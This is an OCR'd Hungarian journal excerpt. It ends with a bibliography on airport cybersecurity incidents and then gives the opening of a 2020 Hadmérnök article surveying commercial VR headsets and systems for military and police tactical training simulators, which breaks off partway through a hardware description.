Hacking attack grounds 1,400 passengers at Warsaw airport. Deutsche Welle, 2015. Elérhető: www.dw.com/en/hacking-attack-grounds-1400-passengers-at-warsaw-airport/a-18530180 (A letöltés dátuma: 2019. 11. 05.)

Horváth Katalin: Az etikus hacker szerzői jogi kockázatai. *Iparjogvédelmi és Szerzői Jogi Szemle,* 11. (2016), 4. 44–58. Elérhető: www.sztnh.gov.hu/sites/default/files/files/kiadv/szkv/szemle-2016-04/03-horvathkatalin.pdf (A letöltés dátuma: 2020. 01. 15.)

Ernszt Ildikó: *A nemzetközi légiközlekedés védelme.* Károli Gáspár Református Egyetem Állam- és Jogtudományi Kar. Budapest. 2010.

Gonda Zsuzsanna: *Repülési informatika.* Bicske, SZAK, 2005.

Horváth József: A repülőtér, mint kritikus infrastruktúra. *Sereg Szemle,* 15. (2017), 3–4. 30–47. Elérhető: https://honvedelem.hu/files/files/110551/sereg-szemle_2017_3_4_internetre.pdf (A letöltés dátuma: 2019. 06. 04.)

Horváth József: A repülés elektronikai zavarásának valós esetei. *Repüléstudományi Közlemények,* 30. (2018), 2.7–24. Elérhető: http://epa.oszk.hu/02600/02694/00077/pdf/EPA02694_rtk_2018_02_007-024.pdf (A letöltés dátuma: 2019. 06. 04.)

Horváth József: *A repülés elektronikai zavarás elleni védelme.* Repüléstudományi Szemelvények, 2018. 9–24. Elérhető: www.repulestudomany.hu/kiadvanyok/RepSzem-2018.pdf (A letöltés dátuma: 2019. 06. 04.)

Horonjeff, Robert – Francis X. McKelvey – William J. Sproule – Seth B. Young: *Planning & Design of Airports.* McGraw-Hill Companies Inc., 2010.

Horváth József: *A Magyar Honvédség elektronikai hadviselési képességének fejlesztése szoftverrádiók alkalmazásával.* Doktori értekezés. Budapest, Nemzeti Közszolgálati Egyetem, 2018. Elérhető: www.uni-nke.hu/document/uni-nke-hu/horvath_jozsef_sandor_doktori_ertekezes_2018.pdf (A letöltés dátuma: 2019. 06. 04.)

Itt a biztonsági kamera felvétele az Orly repülőtéren történt támadásról. Origo, 2017. Elérhető: www.origo.hu/nagyvilag/20170321-itt-biztonsagi-kamera-felvetele-a-parizsi-orly-repuloteri-tamadasrol.html (A letöltés dátuma: 2019. 09. 14.)

Kan, Michael: *Hackers Sold Remote Access to Major Airport for Only $10.* 2018. Elérhető: https://uk.pcmag.com/news-analysis/116329/hackers-sold-remote-access-to-major-airport-for-only-10 (A letöltés dátuma: 2019. 11. 18.)

Kovács László: Az elektronikai hadviselés jelene és lehetséges jövője. *Hadmérnök,* 12. (2017), 1. 213–232. Elérhető: www.hadmernok.hu/171_17_kovacs.pdf (A letöltés dátuma: 2019. 06. 04.)

Kovács Zoltán: Repülőtéri létesítmények fizikai védelme IED ellen. *Repüléstudományi Közlemények,* 26. (2014), 2. 106–113. Elérhető: http://epa.oszk.hu/02600/02694/00065/pdf/EPA02694_rtk_2014_2_106-113.pdf (A letöltés dátuma: 2019. 07. 08.)

Magyar Honvédség Összhaderőnemi Elektronikai Hadviselés Doktrína. 2. kiadás. 2015.

Makkay Imre: Drónok harca. *Repüléstudományi Közlemények,* 27. (2015), 1. 61–72. Elérhető: https://epa.oszk.hu/02600/02694/00067/pdf/EPA02694_rtk_2015_1_061-072.pdf (A letöltés dátuma: 2019. 07. 10.)

Mardisalu, Rob: *14 Most Alarming Cyber Security Statistics in 2019.* 2020. Elérhető: https://thebestvpn.com/cyber-security-statistics-2019/ (A letöltés dátuma: 2020. 04. 19.)

More than 100 flight delayed due to cyber-attacks at Vietnam's airports. 2016. Elérhető: www.thanhniennews.com/society/more-than-100-flight-delayed-due-to-cyberattacks-at-vietnams-airports-64772.html (A letöltés dátuma: 2019. 11. 05.)

Orlousky, Paul: *City officials: No hacking, no ransom demanded in Cleveland Hopkins International Airport malware incident.* 2019. Elérhető: www.cleveland19.com/2019/04/26/live-ransomware-demand-is-behind-cyber-attack-cleveland-hopkins-airport/ (A letöltés dátuma: 2019. 11. 12.)

Ottis, Rain: *Analysis of the 2007 Cyber Attacks Against Estonia from the Information Warfare Perspective.* 2008. Elérhető: https://ccdcoe.org/uploads/2018/10/Ottis2008_AnalysisOf2007FromTheInformationWarfarePerspective.pdf (A letöltés dátuma: 2019. 09. 14.)

Öt híres reptéri terrortámadás. 2016. Elérhető: http://mult-kor.hu/ot-hires-repteri-terrortamadas-20160322?pIdx=1 (A letöltés dátuma: 2019. 09. 14.)

Perez, Evan: *FBI: Hacker claimed to have taken over flight's engine controls.* 2015. Elérhető: http://edition.cnn.com/2015/05/17/us/fbi-hacker-flight-computer-systems/index.html (A letöltés dátuma: 2019. 11. 18.)

Securing Smart Airports. European Union Agency For Network And Information Security, 2016. DOI: https://doi.org/10.2824/865081

Solomon, Shoshanna: *Israeli airports fend off 3 million attempted attacks a day, cyber head says.* 2019. Elérhető: www.timesofisrael.com/israeli-airports-fend-off-3-million-attempted-attacks-a-day-cyber-head-says/ (A letöltés dátuma: 2019. 11. 12.)

Szabó Sándor – Tóth Rudolf: Repülőterek kialakítása, létesítményeinek kritikus elemei, védelmük lehetséges műszaki megoldásai. *Repüléstudományi Közlemények,* 25. (2013), 2. 89–113. Elérhető: www.repulestudomany.hu/kulonszamok/2013_cikkek/2013-2-07-Szabo_Sandor-Toth_Rudolf.pdf (A letöltés dátuma: 2019. 07. 06.)

Turkish hacker group says it was behind airport cyber attack. 2016. Elérhető: www.thelocal.at/20160908/turkish-hacker-group-claims-responsibility-for-cyber-attack-on-airport (A letöltés dátuma: 2019. 11. 05.)

Turner, Julian: *The new battlefield: the race to integrate cyber and electronic warfare.* 2018. Elérhető: https://defence.nridigital.com/global_defence_technology_special/the_new_battlefield_the_race_to_integrate_cyber_and_electronic_warfare# (A letöltés dátuma: 2019. 06. 04.)

Virus attack strikes at both Istanbul airports. Doğan News Agency, 2013. Elérhető: www.hurriyetdailynews.com/virus-attack-strikes-at-both-istanbul-airports-51449 (A letöltés dátuma: 2019. 10. 20.)

Warwick, Ashford: *Perth airport security plans stolen by Vietnamese hacker.* 2017. Elérhető: www.computerweekly.com/news/450431587/Perth-airport-security-plans-stolen-by-Vietnamese-hacker (A letöltés dátuma: 2019. 10. 20.)

Warwick, Ashford: *Heathrow to probe leak of security files.* 2017. Elérhető: www.computerweekly.com/news/450429079/Heathrow-to-probe-leak-of-security-files (A letöltés dátuma: 2019. 11. 05.)

Wei, Wang: *Ransomware attack takes down Bristol airport's flight display screens.* 2018. Elérhető: https://thehackernews.com/2018/09/cyberattack-bristol-airport.html (A letöltés dátuma: 2019. 11. 12.)

Jogi forrás

1838/2018. (XII. 28.) Korm. határozat Magyarország hálózati és információs rendszerek biztonságára vonatkozó Stratégiájáról. Elérhető: www.kormany.hu/download/2/f9/81000/Strat%C3%A9gia%20honlapon%20k%C3%B6zz%C3%A9t%C3%A9telre-20180103_4829494_2_20190103130721.pdf (A letöltés dátuma: 2019. 07. 10.)

HADMÉRNÖK
VÉDELEMINFORMATIKA

15. évfolyam (2020) 3. szám 197–218.
DOI: 10.32567/hm.2020.3.11

Marlok Tamás[1]

Virtuális valóság alapú taktikai szimulációs kiképzőeszközök hazai fejlesztési lehetőségei I. rész: Technológiai áttekintés

Domestic Development Opportunities of Tactical Simulation Training Devices based on Virtual Reality, Part I: Technological Overview

Az informatika és mikroelektronika technológiai fejlődésével a virtuálisvalóság-eszközök egyre hatékonyabbá válnak, egyre nagyobb beleélést, a valóság egyre pontosabb szimulációját teszik lehetővé. Ezt a technológiát a gazdaságilag fejlettebb államok katonai és rendvédelmi szervezetei már több mint egy évtizede kezdték el alkalmazni különböző területeken. Jelen tanulmányban azt kívánom igazolni, hogy ez a technológia mára elérte azt a fejlettségi szintet és modularitást, amikor alkalmazott kutatások eredményeként olyan saját eszközöket tudunk fejleszteni, amelyek akár nemzetközi szinten is piacképes alternatívát jelenthetnek a magas költségű rendszerekkel szemben, és amelyekkel a kiképzés bizonyos területei forradalmasíthatók. A cikksorozat első részében azoknak a könnyen hozzáférhető termékeknek és technológiáknak jellemzőit vizsgálom, amelyek az ilyen irányú törekvéseket hatékonyan képesek támogatni.

Kulcsszavak: **virtuális valóság, harcászati szimuláció, szimuláció, gyakoroltató eszköz, kiképzés**

Through the recent immense development in information technology and microelectronics, virtual reality (VR) devices have become increasingly sophisticated, providing close-to-real life experiences. VR technology has proved to be an essential training tool in various military and law enforcement applications for over a decade. My article series is aimed at uncovering the remarkable in-house development possibilities

[1] Nemzeti Közszolgálati Egyetem, Katonai Műszaki Doktori Iskola, doktorandusz, e-mail: marlok.tamas@uni-nke.hu, ORCID: https://orcid.org/0000-0002-2132-7163

based on the modular nature of this technology. Through applied research, these state-of-the-art VR platforms may deserve international recognition and also have the potential to revolutionise certain components of military training. In the first part of my series, my objective is to give an overview of easily accessible products and technologies that enable us to turn the above mentioned goals into reality, whereas the second part is intended to compare the key parameters and capabilities of these solutions and modules with the characteristics of different training areas. In addition, my articles also discuss certain further prerequisites of successful in-house national developments.

Keywords: **Virtual Reality (VR), tactical simulation, military training, law enforcement training**

Bevezetés

A katonai és rendvédelmi szervek személyi állományának kiképzése, komplex feladatokra, valós szituációkra történő életszerű felkészítése és a kapcsolódó eljárásrendek begyakoroltatása eszköz-, anyag- és időigényes folyamatokat jelent. A rendszeresített haditechnikai eszközök használatára történő felkészítést támogató különböző szimulációs, gyakoroltató rendszereket külföldről, drágán szerzik be, míg az éles vagy szimulált lőgyakorlatok esetén a különleges, magasabb szintű készségeket fejlesztő kiképzési formák nem érhetők el a teljes állomány számára, illetve azok nehezen illeszthetők be a jelenlegi kiképzési gyakorlatba. A katonai és rendvédelmi szervek alegységeinek harci, beavatkozási, túlélési képességei egyértelműen függenek az *egyes emberek* képzettségének színvonalától. A kiképzés és felkészítés modern technológiákkal való támogatása – beleértve a virtuális valóság (*Virtual Reality* – VR) szimulációs eszközöket – és az ehhez igazított képzési tervek bevezetése költséghatékony megoldást jelenthet, és mérhető képességnövekedéssel járhat a Magyar Honvédség, valamint a rendvédelmi szervek számára egyaránt. A terület modernizációs törekvéseivel kapcsolatban figyelembe kell vennünk, hogy a civil szféra fejlesztési és termelési képességének gyorsulását a hazai haditechnikai kutatás-fejlesztés csak részlegesen, illetve csak késve követi le, ami nemcsak gazdasági okokból, hanem a polgári célú fejlesztések technológiai és módszertani fókuszának eltolódásából is adódik. A különböző szimulációk, ideértve a virtuálisvalóság-szimulációkat is, elterjedőben vannak a katonai kiképzés területén, és már hazánkban is található ilyen eszközt alkalmazó szimulátorközpont, például Szolnokon.[2] Az ilyen szimulátoroknak elsősorban a repülésben van nagy hagyománya, ott a szimuláció mint képzési, kiképzési eszköz már 1910 körül megjelent, amikor az első fahordókból összeállított mechanikus repülőgép-szimulátort megépítették és pilóták képzésére használták.[3] Azóta a szimulációs gyakoroltató berendezések a pilótaképzés szerves részét képezik, olyannyira, hogy ezek

[2] Trautmann Balázs: *Képzelt repülés.* 2019. Elérhető: https://regi.honvedelem.hu/cikk/115528_kepzelt_repules (A letöltés dátuma: 2020. 05. 20.)

[3] P. Adorian – W. Staynes – M. Bolton: *The Evolution of the Flight Simulator.* London, Royal Aeronautical Society, 1979.

a gyakorlati képzésben elfogadottak valós repült órák bizonyos mértékű kiváltására.[4] A katonai, rendvédelmi szervek állományának harcászati, taktikai és lőkiképzésének VR-szimulációval való támogatottságának mértéke ugyanakkor ettől a szinttől még messze elmarad, holott jelentősége megkérdőjelezhetetlen. Alkalmazásuk megteremti a lehetőségét, hogy a személyi állomány egyéni készségeinek és kollektív képességeinek (költség)hatékony és biztonságos fejlesztésén keresztül növeljük az alegységek hadrafoghatóságát, harcértékét. Az alapkészségek közül talán a legfontosabb – beosztástól, az alkalmazott technológiáktól, a rendelkezésre álló eszközöktől vagy fizikai erőnléttől függetlenül – a lőkészség, a biztonságos fegyverhasználat, beszéljünk akár támadó célú, akár önvédelmi fegyverhasználatról, vagy az állampolgárok életének védelméről. Az Amerikai Tengerészgyalogság 29. parancsnokától (General Alfred M. Gray Jr.) hangzott el az a gondolat, hogy minden tengerészgyalogos mindenekelőtt és elsősorban lövészkatona. A szállóigévé vált mondás hangoztatását mára ugyan inkább már mellőzik, mivel a lövész fegyvernem érdemeit látszik kisebbíteni,[5] ugyanakkor, az idézet lényegi elemét vizsgálva korábbi gondolatomat erősíti meg, miszerint a katonai és rendőri állomány esetében egyaránt a fegyverhasználatra való készségek megléte és szinten tartása a túlélés sikerének alapvető záloga. A VR-alapú kiképzőrendszerek a fenti készségek kialakítását (oktatását), a begyakorlást (kiképzést) és a szinten tartást egyaránt képesek hatékonyan (helyszín, idő, humán erőforrás, eszköz, lőszer, üzemeltetési, fenntartási költség) támogatni a hagyományos kiképzési formák eszköztárának kiegészítésével és arányának csökkentésével. Jelen írásban ugyanakkor nem célom bizonyítani a virtuális valósággal támogatott kiképzés hatékonyságát, mivel egyrészt ezek valós körülmények közti vizsgálatához még nem rendelkezünk elég gyakorlati tapasztalattal, az ilyen rendszerek felhasználása még csekély mértékű, terjedésük ugyanakkor folyamatos,[6] másrészt külföldön több rendvédelmi és katonai szervezetben foglalkoztak már tudományos igényességgel a bennük rejlő lehetőségek elméleti vizsgálatával.[7] Célom rámutatni arra, hogy ilyen rendszereket a kereskedelmi forgalomban is beszerezhető modulokból, hazai szoftver- és hardverfejlesztő, illetve rendszerintegrátori kapacitásokra alapozva képesek vagyunk saját célokra kifejleszteni. A hazai kutatás-fejlesztés elindításához holisztikusan kell vizsgálni azokat a tényezőket, amelyek a költséghatékonyságot és a további hosszú távú előnyöket biztosítják. A tényezők közül elsősorban magát a már rendelkezésre álló VR-technológiát, a kiképzési terület sajátosságait, valamint a fejlesztésekhez szükséges kompetencia-rendszert érdemes vizsgálni a nemzeti sajátosságok figyelembevételével. Azontúl azonban, hogy a fejlesztések sikeréhez a fenti három terület vizsgálata elengedhetetlen, annak érdekében, hogy az üzemben tartás és a teljes életciklus gazdaságossága is igazolható legyen, további szempontok elemzése is szükségessé válik.

[4] 53/2016. (XII. 16.) NFM rendelet a légijármű és a repülőeszköz személyzet, valamint a repülésüzemi tiszt képzéséről, vizsgáztatásáról, engedélyeiről és a képzésükben részt vevő képző szervezetek engedélyezéséről, 1. melléklet 1.2.3 pont.

[5] David Grove: *Why the term "every Marine is a rifleman" needs to stop.* 2018. Elérhető: www.wearethemighty.com/military-life/why-the-term-every-marine-is-a-rifleman-needs-to-stop (A letöltés dátuma: 2020. 05. 20.)

[6] Rick Adams: Virtual Reality Ramp Up 3D Immersive Environments. *Military Technology,* 41. (2017), 12. 42–44.

[7] Martin L. Blink et alii: *Research Report 1986: Training Capability Data for Dismounted Soldier Training System.* United States Army Research Institute for Behavioral and Social Sciences, 2015. Elérhető: https://apps.dtic.mil/dtic/tr/fulltext/u2/a621959.pdf (A letöltés dátuma: 2020. 05. 20.)

VR-kiképzőeszközök a harcászati és taktikai képzésben

A katonai és rendvédelmi szerveknél a fegyverhasználat környezete és szabályozása merőben különbözik. Ennek ellenére az intézkedéstaktika és a harcászat közös metszete, hogy komplex és bonyolult szituációkban kell gyors taktikai döntéseket hozni, a személyi fegyvereket szakszerűen és biztonságosan kell használni erős nyomás alatt is. A taktikai kiképzőrendszerek a lehető legmagasabb fokú komplexitást biztosítva, számos nehezítő tényezőt szimulálva interaktív szituációkba helyezik a felhasználókat, akik biztonságosan és költséghatékonyan gyakorolhatják a végrehajtandó feladatot, készségeket alakíthatnak ki. A legtöbb ilyen rendszer ebből adódóan kettős felhasználású.[8]

Ha virtuálisvalóság-alapú kiképzőrendszerről, ezen belül is taktikai gyakoroltató eszközökről van szó, akkor immerzív VR-szimulációs rendszerekről beszélhetünk. Az immerzivitás lényege és jelentése, hogy a felhasználót úgy helyezzük át a – számítógép által generált és szimulációt futtató – virtuális térbe, hogy azt saját szemszögéből látja, testét és mozgását teljes beleéléssel valósnak érzékeli. Ahhoz, hogy ezt elérjék, ezeknek a VR-rendszereknek a legfontosabb eleme a virtuális audiovizuális ingerek átadásáért felelős, fejre rögzített, virtuálisvalóság-sisak, amelyet VR Headset-nek vagy Helmet-mounted Display-nek (HMD) is hívnak. A teljes immerzivitás elérése érdekében számos kiegészítő, mozgáskövető és egyéb beviteli technológia egészítheti ki a sisakokat. Ilyen rendszerek esetén referenciának tekinthető a védelmi ipar egyik nagy szereplője, a Raytheon által már 2010-ben kifejlesztett, szinte minden, a technológiában rejlő lehetőséget kiaknázó – meglehetősen költséges – „VIRTSIM" nevű rendszere,[9] amely 2020-ban is használatban van a Maláj hadsereg Royal Ranger Regimentjénél.[10]

Ez a rendszer egészen 12 fős rajokig, erre a célra felkészített kosárlabdapálya méretű teremben tud gyakoroltatni különböző komplex rendvédelmi és katonai jellegű taktikai feladatokat. A rendszer lehetőséget ad több dimenzió mentén történő kiértékelésre is (*after-action review*), mint például a mozgások, taktikai döntések, procedúrák követésének utólagos elemzése. Az immerzivitást tovább növeli, hogy a taktikai, fegyverhasználati fogások, mint a tárcsere, fedezékhasználat, kommunikáció, kézjelek, érintések szintén modellezve vannak. 2010 óta számos cég és fegyveres szervezet foglalkozott a technológia kiképzési célú használatával, amelynek eredményeként egyre olcsóbban, egyre több funkcióval felvértezett, moduláris eszközökből felépülő rendszereket tudnak építeni. Az amerikai Animated Storyboards cég V-Armed divíziójának viszonylag friss rendszere sok saját fejlesztést tartalmaz,[11] de itt már használnak készen kapott nyílt technológiát is, mint például az „Unreal Engine" 3D szimulációs szoftver komponenst (*3D motor*).[12]

[8] Asterion VR cég weboldala: A ModulMaze környezeti csomagjai katonai és rendvédelmi feladatokat is tartalmaznak. Elérhető: https://asterionvr.com/ (A letöltés dátuma: 2020. 05. 20.)

[9] Ben Lang: *VIRTSIM is the Virtual Reality Platform That Gamers Crave but Can't Have.* Road To VR. 2012. Elérhető: www.roadtovr.com/virtsim-virtual-reality-platform/ (A letöltés dátuma: 2020. 05. 20.)

[10] *VIRTSIM by 9th Ranger from 3rd until 7th Feb. 2020.* [Maláj Hadsereg – a szerző kiegészítése] Elérhető: www.youtube.com/watch?v=Y0y8hT17-vE (A letöltés dátuma: 2020. 05. 20.)

[11] Tammy Waitt: V-ARMED: *Experience Next-Gen Simulation.* 2019. Elérhető: https://americansecuritytoday.com/v-armed-experience-next-gen-simulation-learn-multi-vid (A letöltés dátuma: 2020. 05. 20.)

[12] *Unreal Engine, Training and Simulation.* Elérhető: www.unrealengine.com/en-US/industry/training-simulation (A letöltés dátuma: 2020. 05. 20.)

1. ábra

A 2010-ben elkészült Raytheon „VIRTSIM" nevű rendszere demonstráció közben.

Forrás: Lang i. m. (9. lj.)

2. ábra

A V-Armed cég szimulátorának egyik szintetikus környezete a játékiparban elterjedt Unreal 3D-motort alkalmazva.

Forrás: Sébastien Lozé: *Efficient police virtual training environment in VR by V-Armed.* 2019. Elérhető: www.unrealengine.com/en-US/spotlights/efficient-police-virtual-training-environment-in-vr-by-v-armed (A letöltés dátuma: 2020. 05. 20.)

A koreai Optimus System[13] és az amerikai ONR Techsolutions[14] rendszerei már látszólag szinte csak kereskedelmi forgalomban fellelhető modulokból építkeznek. (Ez utóbbi valójában egy „kevert valóság" rendszer, de felépítését tekintve estünkben is releváns). Az Optimus System eszközei esetén látható, hogy kereskedelmi forgalomban kapható alkatrészek segítségével végeznek kiegészítő követést a szimuláció valóságérzetének növelésére és a fegyverek digitalizálására. A VIRTSIM még a filmkészítésből átvett, helyhez kötött mozgáskövető (*motion capture*) megoldást használt,[15] amelynek ára százezer dolláros nagyságrendű, és amely manapság hasonló minőségben megoldható már egy pár tízezer forintos Kinect szenzorral, valamint ingyenes szoftverkönyvtár alkalmazásával.[16] A HMD-k esetén is nagy a változás, mivel az akkori rendszerhez képest manapság fél- vagy harmadösszegért, minimum kétszeres felbontású, kétszeres látószögű, többszörös kontrasztú és képfrissítési idejű eszközöket lehet beszerezni.[17] A Motion Reality Inc. cég, amely a Raytheon partnere volt a VIRTSIM kifejlesztésében, a rendszert továbbfejlesztette, és továbbra is eladásra kínálja DAUNTLESS néven.[18]

3. ábra

A szinte teljes immerzivitást adó Raytheon VIRTSIM-alapokra épülő DAUNTLESS taktikai VR-kiképzőeszköz a Motion Reality cégtől.

Forrás: Motion Reality, Inc. Twitter-bejegyzése. Elérhető: https://twitter.com/motionreality/status/821380226919890944/photo/1 (A letöltés dátuma: 2020. 05. 20.)

[13] *Korean startup releases VR simulators for military training.* Elérhető: www.youtube.com/watch?v=Et5BsV0U1Lw (A letöltés dátuma: 2020. 05. 20.)

[14] *Office of Naval Research (ONR) Global Techsolutions.* Elérhető: www.onr.navy.mil/techsolutions/ (A letöltés dátuma: 2020. 05. 20.)

[15] A Motion Reality cég által fejlesztett megoldás a Polár Expressz és Avatar filmekben használt rendszerre épül.

[16] Ayushi Gahlot et alii: Skeleton based Human Action Recognition using Kinect. *International Journal of Computer Applications (0975 – 8887) Recent Trends in Future Prospective in Engineering & Management Technology,* (2016), 9–13. Elérhető: www.academia.edu/29068956/Skeleton_based_Human_Action_Recognition_using_Kinect (A letöltés dátuma: 2020. 06. 28.)

[17] A használt eMagin Z800 HMD 800×600 felbontással és 40 fokos vízszintes látószöggel rendelkezett, 1600 dolláros áron.

[18] *DAUNTLESS.* Elérhető: www.motionreality.com/dauntless (A letöltés dátuma: 2020. 05. 20.)

Ez a rendszer ugyan már a kornak megfelelő, folyamatosan frissített hardver- és szoftverkörnyezettel rendelkezik, de az eredetivel azonos árkategóriában. A fenti példák jól mutatják a trendet, amiből látszik, hogy manapság a virtuálisvalóság-alapú rendszerek fejlesztésébe startupok is könnyedén vágnak bele a modulárisan, olcsón elérhető eszközökre építve. A technológia folyamatos fejlődése miatt a területre (piacra) történő belépés bármely időpontban aktuális és sikeres lehet. Ennek eredményeként akár nagy megbízhatóságú, jól működő immerzív VR-technológiát lehet költséghatékonyan létrehozni, és saját fejlesztésű megoldásokkal folyamatosan utánkövetni, frissíteni, így – aktív szakértői (kiképzés, felkészítés) támogatás mellett – költséghatékonyan, technológiai kockázatok nélkül lehet tervezni és építeni az előbb említett DAUNTLESS-hez vagy az amerikai hadsereg által használt gyalogos katona kiképző rendszerhez (DSTS[19]) hasonló platformokat. Ezt a lehetőséget megragadva, illetve szem előtt tartva, hogy a kiképzés modernizálása hozzájárul a rendvédelmi és honvédelmi szervezetek hatékonyságának növeléséhez, érdemes megvizsgálni saját, nemzeti sajátosságokat is figyelembe vevő rendszerek fejlesztésének lehetőségét. Az ilyen irányban történő gondolkodás egybevág a jelenlegi kormányzati törekvésekkel, miközben a nemzetbiztonsági, illetve nemzetgazdasági érdekeket egyaránt támogatja a kapcsolódó fejlesztési tevékenység hazai ipari innovációs bázison történő megvalósítása.

4. ábra

A széles körben alkalmazott amerikai „gyalogos katona kiképző rendszer" (DSTS) használata a U.S.Army 412th Aviation Support Battalion katonái által, Németországban, 2013-ban.

Forrás: Markus Rauchenberger: *Dismounted Soldier Training (U.S. Army).* Elérhető: www.flickr.com/photos/soldiersmediacenter/11336074633/ (A letöltés dátuma: 2020. 05. 20.)

[19] DSTS: Dismounted Soldier Training System – Gyalogos katona kiképző rendszer.

A fejlesztések VR-technológiai alapjai

A vizsgált eszközök

A virtuálisvalóság-technológia, szemben a kiterjesztett (Augmented Reality – AR) és kevert valóság (Mixed Reality – MR) technológia eszközeivel, olyan fejen viselhető, kijelzőkből, lencsékből, hangszórókból álló rendszert alkalmaz (HMD-, VR-sisak), amely igyekszik teljesen kizárni a valós környezet audiovizuális ingereit. Míg az AR- és MR-rendszerek esetén a tényleges környezet képét látja a felhasználó, amelyre térben „rögzítve" és szinkronban vetítik rá a szintetikus térbeli képet, addig a VR-eszközök számítógép által generált háromdimenziós térbe helyezik a felhasználót, a kijelző képe a látótér nagy részét lefedi, a maradék látótérrészt pedig kitakarja. Az elemzésben nem a teljességre törekedve tekintem át a szóba jöhető VR-eszközök körét, hanem a technológia hozzáférhetőségét tartottam szem előtt. Ezért a Magyar Honvédség keretein belül, a szolnoki szimulátorközpontban már alkalmazott *HTC Vive Pro* (5. ábra) és a hasonló technikai lehetőségekkel rendelkező *Oculus Rift S*[20] rendszerek paramétereit vizsgálom. Ezek az eszközök a kereskedelmi forgalomban is könnyen beszerezhetők, így a fejlesztésekbe akár azonnal bevonhatók. Fontos megjegyezni, hogy a kereskedelmi forgalomban kapható termékek licenszelési, illetve kiberbiztonsági okokból nem minden esetben használhatók közvetlenül saját fejlesztések során, de prototipizáláshoz, valamint a technológiai képességek felméréséhez jól alkalmazhatók.

5. ábra


HTC Vive Pro, kereskedelmi forgalomban is kapható VR-sisak az MH 86. Szolnok Helikopterbázis szimulátorközpontjában, helikopteres ajtólövész fején.

Forrás: Trautmann i. m. (2. lj.)

[20] Oculus Rift S termék gyártói oldala. Elérhető: www.oculus.com/rift-s/ (A letöltés dátuma: 2020. 05. 20.)

A technológiai fejlődése mint az elterjedés kulcsa

Visszatekintve az időben láthatjuk, hogy már az 1990-es évek végén hazánkban is ki lehetett próbálni virtuálisvalóság-sisakokat, de ezek használata, teljesítménye – emiatt immerzivitása – nagyon gyenge volt. A kijelzők nagyon kicsi részt fedtek le a látótérből, másodpercenként nem tudták elérni a 20 képkocka kijelzését – ami a minimális lenne a folyamatos mozgás érzékeltetéséhez –, a kép a mozgáskor homályossá vált (*motion blur*), a fej követése lassú és pontatlan volt.[21] Technológiai szempontból több sarkalatos pontot tudunk azonosítani, amely a 2010-es évek végére lehetővé tette, hogy a mai, kereskedelmi forgalomban, megfizethető áron kapható rendszerek olyan szintű virtuális élményt tudjanak nyújtani, hogy az kiképzésre is használható legyen, illetve akár saját fejlesztéseket lehessen rá építeni. Az egyik sarkalatos pont az „olcsó" lencsék kérdése, amelyet az Oculus cég kezdett el alkalmazni, oly módon, hogy a drága üveglencséket olcsóbb, speciális műanyag lencsékkel helyettesítették. A lencsék körülbelül 5 cm-re helyezkednek el a szemektől, így a kijelző képének fókuszálásához nagy görbületű, vastag (széles), ezáltal nehéz lencsék szükségesek, így ezek a lencsék szinte minden eszközben Fresnel (szegmentált) lencséket jelentenek (6. ábra).



6. ábra

Azonos, pozitív fókusztávolságú hagyományos és Fresnel kollektorlencse szerkezete.

Forrás: *Fresnel Lens Brochure.* Elérhető: www.fresneltech.com/hubfs/Spec%20Sheets/Fresnel%20Lens%20Brochure.pdf (A letöltés dátuma: 2020. 05. 20.)

[21] A szerző saját tapasztalata.

Ugyan a szegmentált lencséknek vannak hátrányai a hagyományos lencsékhez képest, de ez csak minimálisan rontja az élményt, főleg a perifériás látómezőben, mivel optikai gyengeségeit szoftveresen feljavítják. Olyan esetekben, ahol szemkövetési adatok is rendelkezésre állnak (mint például a HTC Vive Pro esetén), további szoftverkönyvtárak szerezhetők be, amelyek digitális javítólencseként funkcionálnak, a látott képet tökéletesítik.[22] A kijelzők is elérték azt a miniatürizálási szintet (pixelsűrűséget), hogy ezeket HMD-ben lehessen használni, a Pimax Vision 8K PLUS / X termékek például szemenként 4K felbontású képet biztosító panellel készülnek.[23] A lencsének és a kijelzőknek köszönhetően a látótér (vízszintes látószög) már a kereskedelmi termékeknél is 100-200 fok között van, ami már bőven elegendő a virtuális élményhez. Az ipari és kiképzési célra fejlesztett Varjo VR-2 például olyan újításokat próbál bevezetni, mint a szemenkénti dupla lencse, illetve több kijelző képének kombinálása.[24] Ezzel a megoldással sikerült nagy – az emberi szemével azonos – felbontást elérniük, de a vízszintes látószöget így csak 87 fokig tudták növelni. A lencséken és kijelzőkön túl a nagy precizitású, mikroelektronikai giroszkópok, gyorsulásmérők pontosságának javulása, árának csökkenése is alapvető szükséglet volt a technológia térnyeréséhez. Ezen eszközök feladata, hogy adatokat szolgáltassanak a fej helyzetéről a valós térben, ami aztán a virtuális térben képződik le. Korábban a pontos fejkövetés (*tracking*) megvalósítása nehézkes volt, elcsúszások történhettek (*drift*), amelyeket mára már teljesen kiküszöböltek a szenzorfúzió és a mesterséges intelligenciával támogatott képfeldolgozás segítségével. A HMD súlyának csökkentése is sarkalatos pont, a HTC Vive Pro-ban például a fő elektronika két kisméretű alaplapon kapott helyet, amelyekre a szükséges számítási kapacitást és jelfeldolgozást integrálni tudták. A komplexitás érzékeltetése érdekében érdemes számba venni, hogy tulajdonképpen milyen építőelemekből is áll össze ez az elektronikai rész (7. ábra). Az egyik alaplap a szenzor adatainak feldolgozásához szükséges elemeket, a másik pedig az audiovizuális feldolgozás elektronikáját tartalmazza. A szenzor alaplapon egy alacsony fogyasztású Atmel SAM G55J,[25] ARM Cortex-M4 RISC processzor alapú 32-bites mikrovezérlő kapott helyet, kiegészítve 2 darab ultraalacsony fogyasztású NRF24LU1[26] chip-be ágyazott 2,4GHz-es rádiófrekvenciás rendszerrel, valamint 4MB-os Winbond W25Q32JV[27] flash memóriával. Az alaplap fő része, amely a képfeldolgozásért felel egy Alpha Imaging Technology AIT8589D 